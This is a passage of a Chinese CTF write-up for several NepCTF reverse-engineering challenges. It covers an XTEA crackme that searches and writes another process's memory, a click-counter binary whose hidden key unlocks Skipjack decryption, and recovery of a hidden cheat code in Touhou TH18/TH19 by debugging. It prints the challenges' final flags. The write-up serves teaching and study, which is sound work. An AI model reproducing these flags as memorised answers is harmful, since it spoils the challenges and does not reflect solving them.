 58      v4 += (key[3] + (v3 >> 5)) ^ (nSum + v3) ^ (key[2] + 16 * v3);
 59    }
 60    szTmpBuffer[2 * j] = v3;
 61    szTmpBuffer[2 * j + 1] = v4;
 62  }
 63  for ( m = 0; m < 0x10; ++m )
 64  {
 65    if ( szTmpBuffer[m] != v13[m] )
 66      return 0;
 67  }
 68  return 1;
 69 }

000002F3 Check2:26 (4010F3)
```

如果验证成功，会遍历主进程的内存，将结果写回到主进程。(为了增加难度).

```
 92            pCloseHandle(v4);
 93            v6 = 0x1000;
 94            pMapViewOfFile = 0x1000;            // 从0x1000 开始搜索，正常情况下0地址都不会存在内存页。
 95            while ( v6 < 0x7FFFFFFF )           // 32位进程的内存搜索
 96            {
 97              if ( pReadProcessMemory(hProcess, v6, v14, 4096, szMAPINGNAME) )
 98              {
 99                v5 = 0;
100                v7 = 0;
101                while ( v7 < szMAPINGNAME[0] )
102                {
103                  if ( v14[v7] == lpBufer[v5] )
104                    ++v5;
105                  else
106                    v5 = 0;
107                  ++v7;
108                  if ( v5 == 508 )
109                    goto LABEL_19;              // 比较成功，提前退出搜索。
110                }
111              }
112              v6 = pMapViewOfFile + 0x1000;
113              pMapViewOfFile += 0x1000;
114            }
115 LABEL_19:
116            v8 = pMapViewOfFile;
117            if ( pMapViewOfFile <= 0x70000000 ) // 最后返回的地址不可能大于 0x70000000。按照本题需求。
118            {
119              v13 = szMAPINGNAME;               // 成功搜索到!
120              v12 = 508;
121              v9 = &v14[v5 - 508];
122              v9[2] = 1;
123              v9[3] = 1;
124              pWriteProcessMemory(hProcess, v8, v14, v12, v13);
125            }
126          }
127        }
128      }
129    }
130  }
```

最后清理变量。

编写解密函数（XTEA）：



取Check2的 0x40 + Check1 的 最后16位即为 最后的flag。
NepCTF{c9cdnwdi3iu41m0pv3x7kllzu8pdq6mt9n2nwjdp6kat8ent4dhn5r158iz2f0cmr0u7yxyq}

总结:


看到大家的wp，大家做的都很好，感谢大家的捧场!

点赞这位师傅，wp写的特别详细，但我看wp找不到对应的id,贴一张wp图。

eeeeerte

看了 DEFCON2023 qual kkkkklik，因为藏密钥方式独特，就有了这样一道题

1. FindCrypt 找到 Base64 表，一处引用，向上找主逻辑 sub_40102C




```
231       if ( v40 >= v39 )
232         sub_405CF1(1, 67174511, (LPCSTR)0x3D0);
233       *v57 = v38[v40];
234       v33 = v45;
235     }
236     v19 = v48;
237     v21 = v56;
238     v20 = v51 + 8;
239   }
240   v58[1] = (LPVOID)((__int64 (*)(int, ...))sub_405CE5)(1, lpMem, 0, 0xA0000101);
241   v58[0] = BASE64(&v58[1]);
242   if ( v58[1] )
243     sub_405CD9(v58[1]);
```


2.调试主逻辑，发现单击程序图片 ，次数+1


```
127   v49 = v42;
128   v24 = (_DWORD)qword_57C620 == 626;
129   if ( (_DWORD)qword_57C620 == 626 )
130     v24 = HIDWORD(qword_57C620) == 0;
131   if ( v24 )
132   {
133     v25 = (void *)sub_402A13(&lpMem);
134     v44 = v25;
```

```
00401242  .  83C4 04      add     esp,4
00401245  .  58           pop     eax
00401246  .  8945 E8      mov     dword ptr ss:[ebp-18],eax
00401249  .  813D 20C65700 cmp    dword ptr ds:[57C620],272
00401253  .  75 07        jne     eeeeerte.40125C
00401255  .  833D 24C65700 cmp    dword ptr ds:[57C624],0
0040125C  >  0F85 25010000 jne    eeeeerte.401387
00401262  .  8D45 FC      lea     eax,dword ptr ss:[ebp-4]
00401265  .  50           push    eax
00401266  .  E8 A8170000  call    <eeeeerte.sub_402A13>
0040126B  .  8945 D4      mov     dword ptr ss:[ebp-2C],eax
0040126E  .  6A 00        push    0
```


改 ZF = 1，执行逻辑

626 次点击，输入密钥，加密假flag






根据box数据特征，或者工具梭哈，或者图片识别，可得SkipJack算法



Google



Skipjack Tuna Atlantic

Visual matches

eximany.com

crfi

Skipkja

626626626 次点击，提示解密flag

662266 次点击，执行大量逻辑，注意传参区别

```
199  if ( v29 )
200  {
201    sub_405CEB((HWND)0x52010001, (LPCSTR)0x16010035, 19, -1, (unsigned __int8 *)0xFF0090, 0);
202    sub_405CE5(5, 1, 369164341, 65544, 10, 0, 0x80000301, 10, 0, 0x80000301, 20, 0, 0x80000301, 20, 0, 0x80000301);
203    sub_405CE5(5, 1, 369164341, 65544, 10, 0, 0x80000301, 20, 0, 0x80000301, 20, 0, 0x80000301, 30, 0, 0x80000301);
204    sub_405CE5(5, 1, 369164341, 65544, 10, 0, 0x80000301, 30, 0, 0x80000301, 20, 0, 0x80000301, 40, 0, 0x80000301);
205    sub_405CE5(5, 1, 369164341, 65544, 20, 0, 0x80000301, 20, 0, 0x80000301, 30, 0, 0x80000301, 30, 0, 0x80000301);
206    sub_405CE5(5, 1, 369164341, 65544, 40, 0, 0x80000301, 20, 0, 0x80000301, 50, 0, 0x80000301, 30, 0, 0x80000301);
207    sub_405CE5(5, 1, 369164341, 65544, 30, 0, 0x80000301, 30, 0, 0x80000301, 40, 0, 0x80000301, 40, 0, 0x80000301);
208    sub_405CE5(5, 1, 369164341, 65544, 40, 0, 0x80000301, 30, 0, 0x80000301, 50, 0, 0x80000301, 40, 0, 0x80000301);
209    sub_405CE5(5, 1, 369164341, 65544, 40, 0, 0x80000301, 40, 0, 0x80000301, 50, 0, 0x80000301, 50, 0, 0x80000301);
210    sub_405CE5(5, 1, 369164341, 65544, 80, 0, 0x80000301, 10, 0, 0x80000301, 90, 0, 0x80000301, 20, 0, 0x80000301);
211    sub_405CE5(5, 1, 369164341, 65544, 90, 0, 0x80000301, 10, 0, 0x80000301, 100, 0, 0x80000301, 20, 0, 0x80000301);
212    sub_405CE5(5, 1, 369164341, 65544, 100, 0, 0x80000301, 10, 0, 0x80000301, 110, 0, 0x80000301, 20, 0, 0x80000301);
213    sub_405CE5(5, 1, 369164341, 65544, 90, 0, 0x80000301, 20, 0, 0x80000301, 100, 0, 0x80000301, 30, 0, 0x80000301);
214    sub_405CE5(5, 1, 369164341, 65544, 30, 0, 0x80000301, 140, 0, 0x80000301, 40, 0, 0x80000301, 150, 0, 0x80000301);
215    sub_405CE5(5, 1, 369164341, 65544, 20, 0, 0x80000301, 150, 0, 0x80000301, 30, 0, 0x80000301, 160, 0, 0x80000301);
216    sub_405CE5(5, 1, 369164341, 65544, 30, 0, 0x80000301, 150, 0, 0x80000301, 40, 0, 0x80000301, 160, 0, 0x80000301);
217    sub_405CE5(5, 1, 369164341, 65544, 40, 0, 0x80000301, 150, 0, 0x80000301, 50, 0, 0x80000301, 160, 0, 0x80000301);
218    sub_405CE5(
219      5,
220      1,
221      0x16010035,
222      0x10008,
223      0x8C,
224      0,
225      0x80000301,
```

一般做法：


发现是绘制矩形，按照参数画就行

注意这里画4个矩形，连续向下


```
421      -2147482879);
422    sub_405A07(0x52010001, 0x16010035, 10, 40);
423    sub_405A07(0x52010001, 0x16010035, 40, 50);
424    sub_405A07(0x52010001, 0x16010035, 60, 10);
425    sub_405A07(0x52010001, 0x16010035, 60, 50);
426    sub_405A07(0x52010001, 0x16010035, 90, 30);
427    sub_405A07(0x52010001, 0x16010035, 140, 20);
428    sub_405A07(0x52010001, 0x16010035, 160, 30);
429    sub_405A07(0x52010001, 0x16010035, 200, 10);
430    sub_405A07(0x52010001, 0x16010035, 200, 50);
431    sub_405A07(0x52010001, 0x16010035, 90, 120);
```

预期做法：

CreateWindowEX修改窗口位置




改成0,0



得到密钥 `NITORI2413`，拿去SkipJack解密之前的密文得到flag

```
1 NepCTF{3456789TQKA2,Jack_was_skipped_by_EPL}
```

关于密钥字体：来自于 `Tetris Effect Connected`



TH19

这道题是趁着TH19《**东方兽王园　～ Unfinished Dream of All Living Ghost.**》发售时出的题，主要是考察复现之前游戏的秘籍代码，来快速逆向新游戏的秘籍，~~顺便发现ZUN喝酒的秘密，暴力传教Touhou Project~~

以下是基于TH18进行复现

东方虹龙洞 [编辑]

方法一 [编辑]

1. 进入Achievement界面
2. 选中13号成就
3. 输入"三得利 The Premium Malt's MASTER'S DREAM[1] mastersdream"

方法二 [编辑]


1. 进入Player Data界面
2. 进入Score Ranking界面
3. 选择并停留在第7个自机（从0数起，灵梦自机编号0，需要借助外部工具修改，这肯定是鬼形兽代码忘了改）的Lunatic难度的符卡数据/Score数据页面
4. 输入"麒麟经典拉格[1] classiclager"

如果操作正确，将会听到Extend的音效，并解锁所有卡牌、所有符卡练习、所有机体配置的单关练习和Extra难度。
但是初始双卡槽（需要通关一次的成就）及三卡槽（需要携带空白卡通关的成就）不会解锁，加油！

复现方法一，找到秘籍判断代码

进入Achievement界面，找到当前选中成就的id

Address	Value	Previous
1CA93914	4	4
1CA93918	4	4
1CA99640	4	4



下硬件写入断点，（当然用CE的断点功能也可）

断到4029e0内部

```
004029DF   CC              int3
004029E0  /$ 55            push    ebp                              sub_4029E0
004029E1  |. 8BEC          mov     ebp,esp
004029E3  |. 56            push    esi
004029E4  |. 8BF1          mov     esi,ecx
004029E6  |. 57            push    edi
004029E7  |. 8B7E 08       mov     edi,dword ptr ds:[esi+8]
004029EA  |. 8B06          mov     eax,dword ptr ds:[esi]
004029EC  |. 85FF          test    edi,edi
004029EE  |. 7E 63         jle     th18.402A53
004029F0  |. 53            push    ebx
004029F1  |. 8B9E D4000000 mov     ebx,dword ptr ds:[esi+D4]
004029F7  |> 8B4D 08       mov     ecx,dword ptr ss:[ebp+8]
004029FA  |. 8D96 90000000 lea     edx,dword ptr ds:[esi+90]
00402A00  |. 03C1          add     eax,ecx
00402A02  |. 8906          mov     dword ptr ds:[esi],eax
00402A04  |. 3BC7          cmp     eax,edi
00402A06  |. 7C 19         jl      th18.402A21
00402A08  |. 8B8E D0000000 mov     ecx,dword ptr ds:[esi+D0]
00402A0E  |. 66:90         nop
00402A10  |> 85C9          test    ecx,ecx
```

看调用栈代码，上一层46D4DD

注意有个比较


```
167       }
168       if ( this[9] != 12 )
169         goto LABEL_62;
170       if ( (dword_4CA21C & 0x80103) != 0 )
171       {
172         dword_570A84 = 0;
173         dword_570A80 = 0;
174       }
175       qmemcpy(&unk_5712B0, &unk_5711B0, 0x100u);
176       v7 = sub_467740(&unk_5711B0);
```

选中第13号成就，继续调试

判断的代码

```
0046D871  . E8 6A930000    call    <th18.sub_476BE0>
0046D876  . C705 840A5700  mov     dword ptr ds:[570A84],0
0046D880  . EB 7C          jmp     th18.46D8FE
0046D882  > 8B0495 487A4B( mov     eax,dword ptr ds:[edx*4+4B7A48]
0046D889  . 80B8 80095700  cmp     byte ptr ds:[eax+570980],0
0046D890  . 7D 0B          jge     th18.46D89D
0046D892  . 42             inc     edx
0046D893  . 33C0           xor     eax,eax
0046D895  . 8915 840A5700  mov     dword ptr ds:[570A84],edx
0046D89B  . EB 66          jmp     th18.46D903
0046D89D  > 0F2815 800957( movaps  xmm2,xmmword ptr ds:[570980]
0046D8A4  . B8 20000000    mov     eax,20                           20:' '
```

其中4B7A48数据，秘籍代码masterdream，注意数据规律



多次调试后得到算法

```python
alpha="QWERTYUIOP----ASDFGHJKL-----ZXCVBNM-------" #Q 0x10 A 0x1E Z 0x2C

def dec(a):
    for n in a:
        print(alpha[n-0x10],end='')

enc_data=[0x00000025, 0x00000017, 0x00000013, 0x00000017, 0x00000031, 0x00000026
0x00000012, 0x00000013]
dec(enc_data)
```


复现完成后，等TH19附件（大约当天17点，群里传出盗版（真），此时Steam也发售了）

此时可以有两种做法：

1.找Achievement界面代码，找到指针指向，还可以找出具体触发条件

2.暴力搜索exe文件，找到相似的数据（当时采用）

010Editeor 匹配Hex ?000000?000000?000000?000000 ，找到数据



得到秘籍 KIRINLAGER

（看到后台一直有人在爆破，分别猜到前后两个单词，但就是不对x）

（19:00比赛结束去编辑THBWiki，这个秘籍就当做是我最先发现并写上去了）

（TH20应该还有吧，看下次NepCTF时间了）

（暴力传教，以后还会有的，你能发现其他题目中隐藏的细节吗）

（这次参加NepCTF的东方众有点多，不过没人做出这题，可惜了）

EPatch

